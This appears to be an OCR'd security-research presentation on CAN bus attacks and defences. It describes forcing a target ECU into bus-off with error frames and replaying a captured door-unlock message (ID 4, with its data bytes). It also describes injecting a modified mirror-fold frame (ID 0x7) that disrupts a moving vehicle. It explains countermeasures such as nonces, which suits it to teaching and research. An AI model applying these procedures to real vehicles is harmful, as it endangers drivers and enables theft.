
Changing the CRC to make it wrong and sending 255 consecutive error frames to the target ECU can cause the bus to enter busoff.



CAN Data frame



In addition to CRC, the bus can also be put into busoff state by changing ACK, EOF, etc



After ITM, the bus is idle, and the node can send messages

CAN Data frame

The existing tools for studying CAN bus data have hidden many details of the transport layer and data link layer from researchers. We only need to observe the packets of the application layer, but some attack methods require researchers to really understand the CAN bus. of every detail.

This is the CAN that researchers face most of the time.

Trace

<Search> Initial

0:00:00:00

Time	Chn	ID	Name	Event Type	Dir	DLC	Data
17.998595	CAN 1	7		CAN Frame	Rx	8	01 F6 DF FC 16 35 05 12
17.998849	CAN 1	B		CAN Frame	Rx	8	80 00 D8 58 00 00 00 00
17.999107	CAN 1	14		CAN Frame	Rx	8	00 7F F1 00 1F FC 00 00
17.999357	CAN 1	20		CAN Frame	Rx	8	34 D8 00 02 80 00 1B C8
18.000062	CAN 1	25		CAN Frame	Rx	8	00 00 00 00 00 02 67 10
18.000310	CAN 1	29		CAN Frame	Rx	8	6D B6 00 00 74 BF 00 01
18.000570	CAN 1	130		CAN Frame	Rx	8	00 00 00 00 00 00 00 08
18.000838	CAN 1	411		CAN Frame	Rx	8	00 27 00 0A 00 00 00 02
18.003826	CAN 1	103		CAN Frame	Rx	8	98 00 09 80 13 98 01 38
18.004084	CAN 1	390		CAN Frame	Rx	8	02 03 04 03 F0 40 80 00
18.007968	CAN 1	292		CAN Frame	Rx	8	48 00 00 00 00 00 00 00
18.008372	CAN 1	180		CAN Frame	Rx	8	1C 37 00 00 00 00 0A 08
18.008611	CAN 1	21		CAN Frame	Rx	8	01 52 01 00 01 00 A3 B9
18.008841	CAN 1	7		CAN Frame	Rx	8	03 D1 DF FC B6 15 25 32
18.009087	CAN 1	395		CAN Frame	Rx	8	03 E0 03 80 08 00 00 00
18.009331	CAN 1	B		CAN Frame	Rx	8	80 00 54 60 80 00 00 00
18.009759	CAN 1	14		CAN Frame	Rx	8	00 7F F1 00 1F FC 00 00
18.010015	CAN 1	20		CAN Frame	Rx	8	34 D8 00 00 00 00 1B C8
18.010269	CAN 1	25		CAN Frame	Rx	8	00 00 00 00 00 03 67 10
18.010522	CAN 1	55		CAN Frame	Rx	8	7F AB 40 00 B4 10 00 00
18.010776	CAN 1	351		CAN Frame	Rx	8	95 50 00 02 01 74 69 80
18.013146	CAN 1	102		CAN Frame	Rx	8	9C E6 09 80 13 98 01 38
18.013396	CAN 1	101		CAN Frame	Rx	8	80 00 E0 CF 00 01 BD D1

CAN summary

In conclusion, the CAN bus stands out in the automotive network because of the following characteristics

The multi-master communication mode is adopted between nodes.

The short frame structure is adopted, the standard data frame is 8 bytes, and the baud rate is 500K, which can be sent in more than 200 us.

The smaller the packet ID value, the higher the priority.

Non-destructive bus arbitration handling mechanism.

Reliable CRC check method, the transmission data error rate is extremely low, and it is suitable for automobile data transmission.

If the message fails to arbitrate or is destroyed during transmission, there is automatic retransmission (mechanism).

In the case of serious errors, the node has the function of automatically disconnecting from the bus, which does not affect the normal operation of the bus.

Communication adopts event-triggered mechanism

The number of nodes can actually reach 110 CAN nodes, and the design cost is low

CAN summary

The CAN bus is the backbone of the in-vehicle bus, so the principle and attack methods of the CAN bus are mainly introduced.

Many attack methods of the CAN bus can be multiplexed in other in-vehicle buses, and the ideas are similar.

Now I will introduce the idea of using these characteristics of CAN bus to develop targeted attacks.

If a worker wants to do a good job, he must first sharpen his tools. Before introducing the attack ideas, let me introduce some of the CAN bus security research tools we use.


The Attack and Defense of CAN Bus

CAN bus principle

In-vehicle bus security research tool

CAN bus attack method

Bus Research Tool



Bus Research Tool

Vector CANoe 8914 ：CAN、Lin、FlexRay

Vector 6501 ：CAN Bus interferometer

Vector CANoe5650： Ethernet 。

ZLG：CAN

komodo：CAN

CAN bus principle

In-vehicle bus security research tool

CAN bus attack method

Research on the attack methods of CAN bus:

1.1 Replay attack

1.2 Malicious message injection

1.3 DOS attack (high priority, error frame busof, request remote frame, flood attack)

1.4 Fake node attack

1.5 Combined attack

Replay attack:

The CAN bus protocol is a broadcast protocol without an authentication scheme. All nodes connected to the CAN bus can receive data sent by other CAN nodes, so the data is vulnerable to eavesdropping and may be attacked by replay.


Attackers can access the CAN bus through illegal means, and use the characteristics of the bus to use broadcast communication to illegally obtain messages with certain functions (there may be a large number of other useless messages when the message is obtained. message), and then use the CAN message sending tool to replay the message to achieve the purpose of the attack.

CAN replay attack

1: Grab the door opening message through CANoe


Two: Then, through the replay module of CANoe, the message is replayed by the method of dichotomy, and the final message position is determined.

Three: Finalize the door opening message as :
ID : 4
05 91 20 44 71 9C 20 41



CAN replay attack

Through the IG module of CANoe, this message is replayed, thereby realizing a replay attack.




CAN Replay Attack Prevention

Preventive measures: Increase the random number to maintain the freshness of the messages.

1: The sender generates a random number, so that the random number is sent to the receiver along with the data.

2: After receiving the message and the random number, the receiver checks whether the message has appeared in its own database. If it detects that the random number is duplicated with the data carried in a previous transmission, it can be considered that it has suffered a replay attack. .

3: The receiver establishes a corresponding index for each received random number and stores it in the database.




Malicious message injection: CAN data lacks encryption function, and data is transmitted in plaintext on the bus, without encryption, authentication mechanisms, and anomaly detection systems.

An attacker can obtain the value in the plaintext field by means of message capture and replay + firmware analysis.

The following takes the folding rearview mirror function as an example, trying to fold the left and right rearview mirrors while the vehicle is driving, so as to interfere with the normal driving of the driver.

One: Capture the message through CANoe, and finally locate the message of the folding rearview mirror,
ID: 0x7
Message: 55 31 47 C9 00 07 21 B8
After in-depth analysis of the message data field, it is determined that the fifth byte 07 field is the folding angle of the rearview mirror. When the value is changed to more than 0x20, the rearview mirror will always try to fold 360 degrees, and it still cannot stop after the vehicle restarts.

CAN malicious message injection



CAN Malicious Message Injection Prevention

The CAN network sheet inputs data in plain text on the bus, and attackers obtaining CAN network data will not only cause security problems, but also violate privacy. Today's cars collect driver-related data that needs to be stored and transmitted over fragile CAN networks. The investigation revealed that the experimenters were able to obtain the car's precise location history and other personal data (phone records, contact lists, email addresses and photos) from a mobile phone connected to the car. An attacker only needs to go through the bus to steal personal messages. In addition, the researchers' study shows that the sensor data of the transmission path through the CAN bus can be used to identify the driver, thereby monitoring the situation in the car and violating personal privacy.

